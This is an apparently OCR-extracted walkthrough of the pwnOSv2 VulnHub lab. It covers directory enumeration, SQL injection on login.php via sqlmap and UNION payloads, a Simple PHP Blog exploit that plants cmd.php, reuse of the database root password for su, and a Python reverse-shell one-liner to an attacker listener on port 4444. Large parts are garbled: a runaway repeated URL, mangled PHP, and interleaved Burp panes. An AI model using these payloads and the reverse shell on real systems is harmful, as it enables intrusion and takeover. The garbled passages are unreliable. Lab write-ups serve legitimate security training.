Port 80

1. Enumerated dirs

200	251	79w	854c	http://10.10.10.100/index
200	251	79w	854c	http://10.10.10.100/index.php
200	693l	3328w	0c	http://10.10.10.100/info
200	691l	3318w	0c	http://10.10.10.100/info.php
200	34l	104w	1174c	http://10.10.10.100/login
200	34l	104w	1174c	http://10.10.10.100/login.php
200	43l	137w	1562c	http://10.10.10.100/register
200	43l	137w	1562c	http://10.10.10.100/register.php
301	91	28w	311c	http://10.10.10.100/blog

- 2. Proceed to http://10.10.10.100/login.php
 - · Test for SQLi

```
An erm occurred in sort Transformstrage and the 4.7 (Apr. SELECT* PROOf user WESTE enter* - NOD pass= https://doi.org/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/10.1003/
```

- 3. Could not get manual SQLi to work
- 4. Run SQLMap

```
sqlmap -r sqli.txt --dump --output-dir=$(pwd)
```

5. Found credentials

- admin@isints.com
 - :c2c4b4e51d9e23c02c15702c136c3e950ba9a4af
- raw-sha1
- Unable to crack the hash
- 6. Enumerated /blog
 - http://10.10.10.100/blog/config/password ☑
 - md5crypt:\$1\$weWj5iAZ\$NU4CkeZ9jNtcP/qrPC69a/
 - Tried to bruteforce the hash, failed
 - Viewed the page source
 - Simple PHP Blog 0.4.0
 - Although http://10.10.10.100/blog/docs/CHANGELOG.TXT

```
shows it 0.3.8
```

7. Searchsploit

```
Exploit Title

Simple PHP Blog 0.4.0 - Multiple Remote s
Simple PHP Blog 0.4.0 - Remote Command Execution (Metasploit)

Shellcodes: No Results
```

8. Run the exploit

```
perl 1191.pl -h http://10.10.100/blog -e 1
```

```
SimplePHPBlog v0.4.0 Exploits
                                 bν
                       Kenneth F. Belva, CISSP
                      http://www.ftusecurity.com
Running cmd.php Upload Exploit....
Retrieved Username and Password Hash:
Deleted File: ./config/password.txt
./config/password.txt created!
Username is set to: a
Password is set to: a
Logged into SimplePHPBlog at: http://10.10.10.100/blog/login_cgi.php
Current Username 'a' and Password 'a'...
Created cmd.php on your local machine.
Created reset.php on your local machine.
Created cmd.php on target host: http://10.10.10.100/blog
Created reset.php on target host: http://10.10.10.100/blog
Removed cmd.php from your local machine.
Failed to POST 'http://10.10.10.10.100/blog/images/reset.php': 500 Internal Server Error at SimplePHPBlog0.4.0.pl line 418.
Removed reset.php from your local machine. (vooto sali)-[~/vulnHub/pwnOSv2/10.10.10.100/exploit]
```

```
#Step 7: Pass command to delete reset.php (clean up)
#-
SDeleteFile(Surl . "/comment_delete_cgi.php?y=05&m=08&comment=","./images/reset.php");
print "\nRemoved reset.php from target host: " . $url;

print "\n\nTo run command please go to following link: \n\t" . $url."/images/cmd_php?cmd=[your_command]";
```

- Proceed to http://10.10.10.100/blog/images, cmd.php exists
- 9. Obtain a shell

which python

Privilege Escalation

- 1. Ran linpeas, SQL running as root
- 2. We know that http://10.10.10.100/login.php is susceptible to SQLi, suggesting it is connecting to a database, find the mysqli_connect file for credentials

```
$ cat mysqli_connect.php
cat mysqli_connect.php
??php # Script 8.2 - mysqli_connect.php

// This file contains the database access information.
// This file also establishes a connection to MySQL
// and selects the database.

// Set the database access information as constants:

DEFINE ('DB_USER', 'root');
DEFINE ('DB_HOST', 'rootalSINIS');
DEFINE ('DB_HOST', 'localhost');
DEFINE ('DB_NAME', 'chi6');

// Make the connection:

$dbc = @mysqli_connect (DB_HOST, DB_USER, DB_PASSWORD, DB_NAME) OR die ('Could not connect to MySQL: '. mysqli_connect_error() );

?>$
```

- · root:root@ISIntS
- 3. Obtain root shell

```
?>$ su root
su root
Password: root@ISIntS

root@web:/var# whoami
whoami
root
root@web:/var# []
```

Alternate way to obtain initial shell (SQLi)

- 1. Proceed to http://10.10.10.100/login.php
 - Test if it is susceptible to SQLi

2. Determine number of columns

```
-1' UNION ALL SELECT 1,2,3,4,5,6,7,8 #
 email=-1' UNION ALL SELECT 1#&pass=#&submit=Login&submitted=TRUE
                                                                                                                                                       25 <div class="error">An error occurred in script '/var/www/login.php' on line 47; Query: SELECT * FROM users WHERE email='-1' UNION ALL SELECT
                                                                                                                                                            on tine 47: Query: Select * FROM Users WHENE email='-1' UNION ALL Select
1#' AND pass='d08f88df74Sfa7950b104e4a707a31cfce7b5841' AND active IS
NULL
                                                                                                                                                       26 <br />My
                                                                                                                                                                    />MySQL Error: The used SELECT statements have a different number of
                                                                                                                                                                                                                                                                                 Response
Pretty Raw Hex \n ≡
                                                                                                                                                       Pretty Raw Hex Render \n ≡
                                                                                                                                                        1 HTTP/1 1 200 0K
 1 POST /login php HTTP/1 1
 2 Host: 10.10.10.100
3 Content-Length: 78
                                                                                                                                                          Date: Thu, 28 Oct 2021 23:10:22 GMT
Server: Apache/2.2.17 (Ubuntu)
                                                                                                                                                       X-Powered-By: PHP/5.3.5-1ubuntu7
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
 4 Cache-Control: max-age=0
 4 Gache-Control: max-age=0

5 Upgrade-Insecure-Requests: 1

6 Origin: http://lo.10.10.10


7 Content-Type: application/x-www-form-urlencoded

8 User-Agent: Mozilla/5.0 (XII; Linux x86.64) AppleWebKit/537.36 (KHTML, like

Gecko) chrom-9/50.4638-34 Safariy/537.36 ORP/81.0.4196.31
                                                                                                                                                          nre-check=0
                                                                                                                                                       7 Pragma: no-cache
8 Vary: Accept-Encoding
                                                                                                                                                      9 Content-Length: 508
10 Connection: close
 9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://lo.10.10.10/bjoin.npp
                                                                                                                                                      11 Content-Type: text/html
10 Referer: http://10.10.10.100/login.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US, en;q=0.9
13 Cookie: PHPSESSID=4pfj4kui2fqm5neir6j9168kb6
                                                                                                                                                      14 Connection: close
                                                                                                                                                              <meta http-equiv="content-type" content="text/html; charset=iso-8859-1"</pre>
l6 email=-1' UNION ALL SELECT
1,2,3,4,5,6,7,8#&pass=#&submit=Login&submitted=TRUE
                                                                                                                                                     // 
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/
                                                                                                                                                      20 </head>
                                                                                                                                                      21 <body>
                                                                                                                                                      22 -div id-"Weeder" STeIntS-/divs
                                                                                                                                                     23 <div id="Content">
24 <!-- End of Header -->
25 <hl>Welcome 4</hl>
```

Column 4 is reflected

Insert webshell



4. Obtain reverse shell

```
http://10.10.10.100/webshell2.php?cmd=python -c
'a=__import__;s=a("socket").socket;o=a("os").dup2;p=a("pty").spawn
;c=s();c.connect(("10.10.69",4444));f=c.fileno;o(f(),0);o(f(),1
);o(f(),2);p("/bin/sh")'
```

```
(root kali)-[~/vulnHub/pwnOSv2/10.10.10.100/exploit]

# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.10.69] from (UNKNOWN) [10.10.10.100] 40874
$ whoami
whoami
www-data
$
```